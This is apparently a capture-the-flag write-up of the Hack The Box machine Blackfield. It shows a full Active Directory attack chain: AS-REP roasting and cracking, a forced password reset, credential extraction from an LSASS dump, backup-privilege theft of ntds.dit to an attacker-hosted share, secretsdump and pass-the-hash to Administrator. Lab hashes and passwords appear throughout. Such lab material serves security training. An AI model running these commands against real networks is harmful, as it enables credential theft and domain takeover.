
Backfield is a hard-difficulty Windows target showcasing Active Directory and core Windows misconfigurations. Initial enumeration is achieved via anonymous/guest access to an SMB share to obtain a list of domain users. A user account is discovered with Kerberos pre-authentication disabled, enabling an ASREPRoasting attack to extract the encrypted AS-REP response. The retrieved AS-REP contains a crackable Kerberos hash, which can be brute-forced offline to recover the plaintext password.
The cracked credentials provide access to another SMB share that hosts digital forensics artifacts, including an LSASS process memory dump. The LSASS dump reveals a second set of credentials belonging to a user with WinRM access, who is also a member of the Backup Operators group. Leveraging the privileges granted to this group allows dumping the Active Directory database and ultimately obtaining the password hash of the primary domain administrator account.
Intro
| Name | Return |
|---|---|
| Difficulty | Hard |
| OS | Windows |
Enumeration
Nmap Scan
nmap -sC -sV -oN nmap/blackfield_intial 10.129.229.17 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-09 17:00 CEST
Nmap scan report for blackfield.htb (10.129.229.17)
Host is up (0.018s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
53/tcp   open  domain  Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-09 22:00:50Z)
135/tcp  open  msrpc   Microsoft Windows RPC
389/tcp  open  ldap    Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-09T22:00:55
|_  start_date: N/A
|_clock-skew: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.33 seconds
smb Enumeration
Enumerating the smb shares with guest session
[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$nxc smb blackfield.htb -u 'test' -p '' --shares
SMB 10.129.229.17 445DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.129.229.17 445DC01 [+] BLACKFIELD.local\test: (Guest)
SMB 10.129.229.17 445DC01 [*] Enumerated shares
SMB 10.129.229.17 445DC01 Share Permissions Remark
SMB 10.129.229.17 445DC01 ----- ----------- ------
SMB 10.129.229.17 445DC01 ADMIN$Remote Admin
SMB 10.129.229.17 445DC01 C$Default share
SMB 10.129.229.17 445DC01 forensicForensic / Audit share.
SMB 10.129.229.17 445DC01 IPC$READRemote IPC
SMB 10.129.229.17 445DC01 NETLOGONLogon server share
SMB 10.129.229.17 445DC01 profiles$ READ
SMB 10.129.229.17 445DC01 SYSVOLLogon server share
System users
Enumerating the profiles$ share, we get a long list of potential users.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$smbclient //10.129.229.17/profiles$
Password for [WORKGROUP\robin]:
Try "help" to get a list of possible commands.
smb: \> dir
.D0Wed Jun3 18:47:12 2020
.. D0Wed Jun3 18:47:12 2020
AAlleni D0Wed Jun3 18:47:11 2020
ABarteski D0Wed Jun3 18:47:11 2020
ABekesz D0Wed Jun3 18:47:11 2020
ABenziesD0Wed Jun3 18:47:11 2020
ABiemillerD0Wed Jun3 18:47:11 2020
AChampken D0Wed Jun3 18:47:11 2020
ACheretei D0Wed Jun3 18:47:11 2020
ACsonakiD0Wed Jun3 18:47:11 2020
AHigchens D0Wed Jun3 18:47:11 2020
AJaquemai D0Wed Jun3 18:47:11 2020
AKladoD0Wed Jun3 18:47:11 2020
AKoffenburger D0Wed Jun3 18:47:11 2020
AKollolli D0Wed Jun3 18:47:11 2020
AKruppe D0Wed Jun3 18:47:11 2020
...
By putting them into a list, we can use kerbrute to find out more about the accounts.
Obtaining a userhash
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield
└──╼ [★]$kerbrute userenum --dc 10.129.229.17 -d blackfield -o userenum.out users

Version: dev (n/a) - 10/09/25 - Ronnie Flathers @ropnop

2025/10/09 17:39:38 >Using KDC(s):
2025/10/09 17:39:38 > 10.129.229.17:88

2025/10/09 17:39:43 >[+] VALID USERNAME: svc_backup@blackfield
2025/10/09 17:39:43 >[+] VALID USERNAME: audit2020@blackfield
2025/10/09 17:39:43 >[+] support has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$support@BLACKFIELD.LOCAL:268bcadee13767d6a62fde1b4412a7b2$a0266c9315f9a9efbdd3c9cb590c5369d3ad95a23dcb67b0ffeabe97402a3b57ffdd5d94c99ddda730494e246b9b8696ee3f00f48664c7af9bcd2e90e76e35dd77ecb5378248aa72df4e044252deb1a58f4f7998d2523ace0cef52f82623d627e5e3b206ae6dabeff0d3f438ffaf52be449be96b1593716620cafd2e7d214d81deedcf8d6b6a8016a66dfeac22d98d03a7a1d188ad464b7b177dee890f4b096e99abca11e682af3e9bdb53b930cc8ba
12a234f7851af48defb16ff8e31db9c0ea6afa35c20bc43b650f8cf248e7b8a4854f8916aa9135d9b1aa6c7ce260f28940ace8e03b30f8c947f1e7d15a6788c2d430e758f9657b6107305e3080112ec27ff51
2025/10/09 17:39:43 >[+] VALID USERNAME: support@blackfield
2025/10/09 17:39:43 >Done! Tested 3 usernames (3 valid) in 5.042 se
Trying to crack that hash does not result in anything. So with GetNPUSers.py we can try the attack again to potentially grab another hash.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$GetNPUsers.py -dc-ip 10.129.229.17 -no-pass -usersfile users_short blackfield/

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD:42f5233624ab7025f55c11d68d38e571$164300d8ef69ee1fd6f3aede185218ea24601df540a7a2ad6a82a6ee05d662da05f04e415e939470ad9281b8662efe802534efb923980925c6907650cc1939feadeb8aa6c9bffc8269007ad783770980592f861857ec508cf5dd6fedf18d3af0807cc45df4cb8bef8fac715a87dde21575ee51740c24609e981b088f3095ddab5bfbecd69c908a62e8dd67c55e7e11d2d62db5efb7ec36c71980ad1072b5c61c2da027301f7474e8c9f4d0371af4695eaa5a1e3b9854a31951264657e83daa50ba22f5eb1f3536bb818717e5efd0a9b111b8eef35e6878f4cd85d557d37bee1de35b0ac07de104619eec7f8c8a91
Why is one crackable and one not?!?! Because they’re two different encryption types (enctypes) / string-to-key schemes and the KDC (and the tool we used) produced different AS-REP ciphertexts (different salt / key derivation). One dump is etype 18 (AES-256-CTS-HMAC-SHA1-96) and the other is etype 23 (RC4-HMAC / “NT” style) they will look different and must be cracked with different formats/tools/options. IANA+1 Why the two hashes differ?
- Different enctypes = different key derivation
-
etype 23 = RC4-HMAC (legacy). RC4 keying basically uses the user’s NT hash (MD4(UTF-16LE(password))) as the symmetric key.
-
etype 18 = AES256-CTS-HMAC-SHA1-96. AES uses the RFC3962 string-to-key routine with a salt (usually derived from the realm and principal) and different math to create the key. Because the key derivation and salt are different, the resulting encrypted blob is completely different even for the same password. IANA+1
- Tools and KDC policy determine which enctype you get
- The KDC and client/request can negotiate or prefer certain enctypes. AD domain policy, account attributes (
msDS-SupportedEncryptionTypes), and registry/GPO can make the KDC return RC4 or AES variants. That’s why one tool/req returned$krb5asrep$18$...and another returned$krb5asrep$23$.... Broadcom Community+1
- Salt / realm / canonicalization differences
- AES string2key uses a salt (realm + principal) so case/realm differences (
BLACKFIELDvsBLACKFIELD.LOCAL) or slight formatting changes will change the derived key/ciphertext. RC4 uses the NT hash instead, so salt behavior differs. That’s another source of differing outputs.
- Output formatting / extra garbage
- In the first dump we ca see an extra hex line after the big blob , make sure you only feed the single
$krb5asrep$…line to the hashcat. Extraneous bytes/lines will break parsing.
Cracking the hash
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  hashcat support_hash_2 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

$krb5asrep$23$support@BLACKFIELD:42f5233624ab7025f55c11d68d38e571$164300d8ef69ee1fd6f3aede185218ea24601df540a7a2ad6a82a6ee05d662da05f04e415e939470ad9281b8662efe802534efb923980925c6907650cc1939feadeb8aa6c9bffc8269007ad783770980592f861857ec508cf5dd6fedf18d3af0807cc45df4cb8bef8fac715a87dde21575ee51740c24609e981b088f3095ddab5bfbecd69c908a62e8dd67c55e7e11d2d62db5ef
b7ec36c71980ad1072b5c61c2da027301f7474e8c9f4d0371af4695eaa5a1e3b9854a31951264657e83daa50ba22f5eb1f3536bb818717e5efd0a9b111b8eef35e6878f4cd85d557d37bee1de35b0ac07de104619eec7f8c8a91:#00^BlackKnight
support:#00^BlackKnight
Bloodhound enumeration
Trying to dump bloodhound fails with nxc, but works with bloodhount.py.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  bloodhound-python -u support -p '#00^BlackKnight' -ns 10.129.229.17 -d blackfield.local -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.blackfield.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
...
Building attackchain
Bloodhound shows us that the support user can change the password of the audit2020 users.

Changing the users password:
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  rpcclient -U support blackfield
Password for [WORKGROUP\support]:

rpcclient $> setuserinfo2 Audit2020 23 'htb123$ASD'
rpcclient $>

┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  nxc smb blackfield -u audit2020 -p 'htb123$ASD'
SMB   10.129.229.17   445    DC01[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB   10.129.229.17   445    DC01[+] BLACKFIELD.local\audit2020:htb123$ASD
This user has access to the forensics share, leaking an lsass.zip.
In Windows, LSASS (Local Security Authority Subsystem Service) is a critical system process that handles user authentication, security policy enforcement, and stores credentials in memory for active sessions
We can dump it with pypykatz
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  ls 10.129.229.17/forensic/memory_analysis/
ctfmon.zip  dfsrs.zip  dllhost.zip  ismserv.zip  lsass.zip

┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  unzip 10.129.229.17/forensic/memory_analysis/lsass.zip
Archive:  10.129.229.17/forensic/memory_analysis/lsass.zip
  inflating: lsass.DMP

┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
  == MSV ==
   Username: svc_backup
   Domain: BLACKFIELD
   LM: NA
   NT: 9658d1d1dcd9250115e2205d9f48400d
   SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
   DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
  == WDIGEST [633ba]==
   username svc_backup
   domainname BLACKFIELD
   password None
   password (hex)
  == Kerberos ==
   Username: svc_backup
   Domain: BLACKFIELD.LOCAL
   AES128 Key: 9658d1d1dcd9250115e2205d9f48400d
   AES256 Key: 20a3e879a3a0ca4f51db1e63514a27ac18eef553d8f30c29805c398c97599e91
  == WDIGEST [633ba]==
   username svc_backup
   domainname BLACKFIELD
   password None
   password (hex)
...
We found hashes for the Administrator and the svc_backup user.
svc_backup:9658d1d1dcd9250115e2205d9f48400d
administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62
But only the svc_backup yielded a shell.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  nxc smb blackfield -u administrator -H 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  nxc smb blackfield -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d
*Evil-WinRM* PS C:\Users\svc_backup\desktop> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set EnabledThere we can see the users has the SeBackUpPrivilege privs. Backup Operators is a built-in Windows group intended to allow users to back up and restore files on a computer. Members of this group are granted special capabilities that permit reading and writing to the majority, if not all files on the system through specific backup-related access methods.
This allows for a privlege escalation by using the privilege to create a backup of the system and reading the ntds and system.hive.
For that we have to edit our samba
[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
We also have to add the user smbuser like set in the config:
┌─[root@parrot]─[/home/robin/Documents/labs/standalone/blackfield/smb]
└──╼ #adduser smbuser
Adding user `smbuser' ...
Adding new group `smbuser' (1005) ...
Adding new user `smbuser' (1005) with group `smbuser (1005)' ...
Creating home directory `/home/smbuser' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for smbuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
Adding new user `smbuser' to supplemental / extra groups `users' ...
Adding user `smbuser' to group `users' ...
Becoming Administrator
Creating the backup
*Evil-WinRM* PS C:\temp\WindowsImageBackup\DC01\Backup 2025-10-10 003440> net use k: \\10.10.15.49\smb /user:smbuser asd123asd

Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\temp\WindowsImageBackup\DC01\Backup 2025-10-10 003440> echo y | wbadmin start backup -backuptarget:\\10.10.15.49\smb -include:c:\windows\ntds
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Note: The backed up data cannot be securely protected at this destination.
Backups stored on a remote shared folder might be accessible by other
people on the network. You should only save your backups to a location
where you trust the other users who have access to the location or on a
network that has additional security precautions in place.

Retrieving volume information...
This will back up (C:) (Selected Files) to \\10.10.15.49\smb.
Do you want to start the backup operation?
[Y] Yes [N] No y

The backup operation to \\10.10.15.49\smb is starting.
Creating a shadow copy of the volumes specified for backup...
Please wait while files to backup for volume (C:) are identified.
This might take several minutes.
Please wait while files to backup for volume (C:) are identified.
This might take several minutes.
Scanning the file system...
Please wait while files to backup for volume (C:) are identified.
This might take several minutes.
Found (10) files.
Scanning the file system...
Found (10) files.
Scanning the file system...
Found (10) files.
Scanning the file system...
Found (10) files.
Scanning the file system...
Found (10) files.
Scanning the file system...
Found (10) files.
Creating a backup of volume (C:), copied (100%).
Creating a backup of volume (C:), copied (100%).
Summary of the backup operation:
------------------

The backup operation successfully completed.
The backup of volume (C:) completed successfully.
Log of files successfully backed up:
C:\Windows\Logs\WindowsServerBackup\Backup-10-10-2025_01-00-57.log
We then get the version of the backup and extracting the ntds.dit from it.
*Evil-WinRM* PS C:\temp\WindowsImageBackup\DC01\Backup 2025-10-10 003440> wbadmin get versions     20:05:08 [94/2560]
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Backup time: 9/21/2020 4:00 PM
Backup location: Network Share labeled \\10.10.14.4\blackfieldA
Version identifier: 09/21/2020-23:00
Can recover: Volume(s), File(s)

Backup time: 10/9/2025 5:32 PM
Backup location: Network Share labeled \\dc01\c$\windows\temp
Version identifier: 10/10/2025-00:32
Can recover: Volume(s), File(s)

Backup time: 10/9/2025 5:34 PM
Backup location: Network Share labeled \\dc01\c$\temp
Version identifier: 10/10/2025-00:34
Can recover: Volume(s), File(s)

Backup time: 10/9/2025 6:00 PM
Backup location: Network Share labeled \\10.10.15.49\smb
Version identifier: 10/10/2025-01:00
Can recover: Volume(s), File(s)
*Evil-WinRM* PS C:\temp\WindowsImageBackup\DC01\Backup 2025-10-10 003440> echo "Y" | wbadmin start recovery -version:10/10/2025-01:00 -itemtype:file -items:c:\windows\ntds\ntds.dit -recoverytarget:C:\ -notrestoreacl
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.
Retrieving volume information...
You have chosen to recover the file(s) c:\windows\ntds\ntds.dit from the
backup created on 10/9/2025 6:00 PM to C:\.
Preparing to recover files...
Do you want to continue?
[Y] Yes [N] No Y
ySuccessfully recovered c:\windows\ntds\ntds.dit to C:\.
The recovery operation completed.
Summary of the recovery operation:
--------------------
Recovery of c:\windows\ntds\ntds.dit to C:\ successfully completed.
Total bytes recovered: 18.00 MB
Total files recovered: 1
Total files failed: 0
Log of files successfully recovered:
C:\Windows\Logs\WindowsServerBackup\FileRestore-10-10-2025_01-05-18.log We also get the system hive because without it we cant decrypt / read the ntds.dit file.
*Evil-WinRM* PS C:\temp\WindowsImageBackup\DC01\Backup 2025-10-10 003440> reg save HKLM\SYSTEM C:\system.hive
The operation completed successfully.
Downloading both files to attacker machine.
*Evil-WinRM* PS C:\> download ntds.dit

Info: Downloading C:\\ntds.dit to ntds.dit

Info: Download successful!
*Evil-WinRM* PS C:\> download system.hive

Info: Downloading C:\\system.hive to system.hive

Info: Download successful!
Now we can use secretsdump.py to get the Administrator hash.
Btw: You can also use secrets dump to get the password history. This might be relevat in red teaming engagements where you wanna reset the password to stay hidden.
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  secretsdump.py -ntds ntds.dit -system system.hive LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:d08f4f088c02a95683e1fad7256cdc9d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:6a76139724034baf90bc757e16ea280d:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
...
We can now perform a pass the hash attack (pth), to login as the administrator:
┌─[HTB][robin@parrot]─[~/Documents/labs/standalone/blackfield]
└──╼ [★]$  evil-winrm -i blackfield -u Administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv; type ../Desktop/root.txt

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                         State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process  Enabled
SeMachineAccountPrivilege                 Add workstations to domain          Enabled
SeSecurityPrivilege                       Manage auditing and security log    Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers      Enabled
SeSystemProfilePrivilege                  Profile system performance          Enabled
SeSystemtimePrivilege                     Change the system time              Enabled
SeProfileSingleProcessPrivilege           Profile single process              Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority        Enabled
SeCreatePagefilePrivilege                 Create a pagefile                   Enabled
SeBackupPrivilege                         Back up files and directories       Enabled
SeRestorePrivilege                        Restore files and directories       Enabled
SeShutdownPrivilege                       Shut down the system                Enabled
SeDebugPrivilege                          Debug programs                      Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values  Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system Enabled
SeUndockPrivilege                         Remove computer from docking stationEnabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks    Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects               Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set      Enabled
SeTimeZonePrivilege                       Change the time zone                Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links               Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

4375a629c7c67c8e29db269060c955cb
Schreibe einen Kommentar